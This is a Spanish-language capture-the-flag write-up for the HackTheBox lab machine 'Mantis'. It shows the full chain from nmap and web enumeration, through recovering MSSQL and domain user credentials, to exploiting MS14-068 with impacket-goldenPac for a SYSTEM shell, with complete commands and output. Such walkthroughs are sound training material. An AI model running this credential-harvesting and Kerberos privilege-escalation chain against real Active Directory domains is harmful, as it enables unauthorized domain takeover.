Mantis - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat scan.txt
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-10 14:59:38Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1337/tcp  open  http         Microsoft IIS httpd 7.5
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc        Microsoft Windows RPC
8080/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
50255/tcp open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
51724/tcp open  msrpc        Microsoft Windows RPC
```

Vamos a localizar el nombre de la maquina y el del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.52
SMB         10.10.10.52     445    MANTIS           [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS) (domain:htb.local)
```

El dominio es "htb.local" y el nombre de la maquina es "Mantis". Lo añadimos al archivo /etc/hosts. Vamos a ver que contiene el puerto 1337 que corresponde a http:




Contiene la pagina por defecto del IIS, vamos a enumerar posibles rutas dentro del IIS:

```
[ERROR] Get "http://10.10.10.52:1337/archive/": di
/orchard/             (Status: 500) [Size: 3026]
/secure_notes/        (Status: 200) [Size: 471]
```

La ruta "orchard" nos da un "internal server error", vamos a ver que contiene la ruta "secure_notes":

```
912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
168 web.config
```

Vamos a ver el contenido del primer archivo:



Nos dice que se ha creado una base de datos SQL con el usuario admin y la base de datos orcharddb. Y que por el puerto 8080 se puede configurar el CMS "orchard".

Si nos fijamos en nombre del archivo, es un poco extraño puede estar en base64, vamos a decodearlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx"|base64 -d
6d2424716c5f53405f504073735730726421
```

Nos devuelve una cadena de numeros y letras, puede ser hexadecimal, vamos a decodearlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx"|base64 -d|xxd -ps -r
m$$ql_S@_P@ssW0rd!
```

Esta credencial puede ser para conectarnos a "mssql", vamos a probarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient 'htb.local/admin:m$$ql_S@_P@ssW0rd!'@10.10.10.52
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL (admin  admin@master)> enum_user
```

Vamos a enumerar las bases de datos

```
SQL (admin  admin@orcharddb)> enum_db
name        is_trustworthy_on
---------   -----------------
master                      0

tempdb                      0

model                       0

msdb                        1

orcharddb                   0
```

Enumeramos las tablas:

```
SQL (admin  admin@orcharddb)> SELECT * FROM orcharddb.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME                                          TABLE_TYPE
-------------   ------------   -------------------------------------------------   ----------
orcharddb       dbo            blog_Orchard_Blogs_RecentBlogPostsPartRecord        b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Blogs_BlogArchivesPartRecord           b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Workflows_TransitionRecord             b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Workflows_WorkflowRecord               b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Workflows_WorkflowDefinitionRecord     b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Workflows_AwaitingActivityRecord       b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Workflows_ActivityRecord               b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Tags_TagsPartRecord                    b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Framework_DataMigrationRecord          b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Tags_TagRecord                         b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Tags_ContentTagRecord                  b'BASE TABLE'
orcharddb       dbo            blog_Settings_ContentFieldDefinitionRecord          b'BASE TABLE'
orcharddb       dbo            blog_Orchard_Framework_DistributedLockRecord        b'BASE TABLE'
```

Tiene muchas tablas pero hay una que me llama la atencion llamada "blog_Orchard_Users_UserPartRecord", vamos a listar sus columnas y los datos:


```
SQL (admin  admin@orcharddb)> select * from blog_Orchard_Users_UserPartRecord;
Id   UserName   Email             NormalizedUserName   Password
--   --------   ---------------   ------------------   ------------------------------------------------------------------------------------------------

 2   admin                        admin                AL1337E2D6YHm0iIysVzG8LA76OozgMSlyOJk1Ov5WCGK+lgKY6vrQuswfWHKZn2+A==

15   James      james@htb.local   james                J@m3s_P@ssW0rd!
```

Vamos a validar las credeciales con netexec por smb:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.52 -u james -p 'J@m3s_P@ssW0rd!'
SMB         10.10.10.52     445    MANTIS           [*] Windows Server 2008 R2 Standard 7
SMB         10.10.10.52     445    MANTIS           [+] htb.local\james:J@m3s_P@ssW0rd!
```

ESCALADA DE PRIVILEGIOS

Vamos a enumerar el entorno con bloodhound:



Dice que el usuario se puede conectar por RDP pero no esta el puerto 3389 abierto para poder conectarme. Como no encuentro ninguna otra forma de poder escalar privilegios podemos comprobar si la maquina es vulnerable a "MS14-068".

QUE ES MS14-068

El **MS14-068** es un exploit que afecta protocolo de autenticaciónKerberos y permite a un atacante autenticado en el dominio escalar privilegios y obtener derechos administrativos en el entorno de Active Directory.
El KDC valida de manera incorrecta ciertos valores en los tickets Kerberos (PAC - Privilege Attribute Certificate) y permite a un atacante crear un Golden Ticket que simula ser un administrador.

Esta vulnerabilidad podemos explotarla con "impacket-goldenpack", automanticamente solicitara un golden ticket al KDC como el usuario administrador y nos proporcionara una conexion con privilegios elevados:

```
impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!'@mantis.htb.local
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!'@mantis.htb.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local seems not vulnerable (Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great))
```

Nos dice que no es vulnerable pero puede ser porque la hora no esta sincronizada con el dc. Lo sincronizamos y volvemos a ejecutarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!'@mantis.htb.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
/usr/share/doc/python3-impacket/examples/goldenPac.py:723: DeprecationWarning: d
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
/usr/share/doc/python3-impacket/examples/goldenPac.py:749: DeprecationWarning: d
  now = datetime.datetime.utcnow()
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file PDrzSviM.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service sHjp on mantis.htb.local.....
[*] Starting service sHjp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```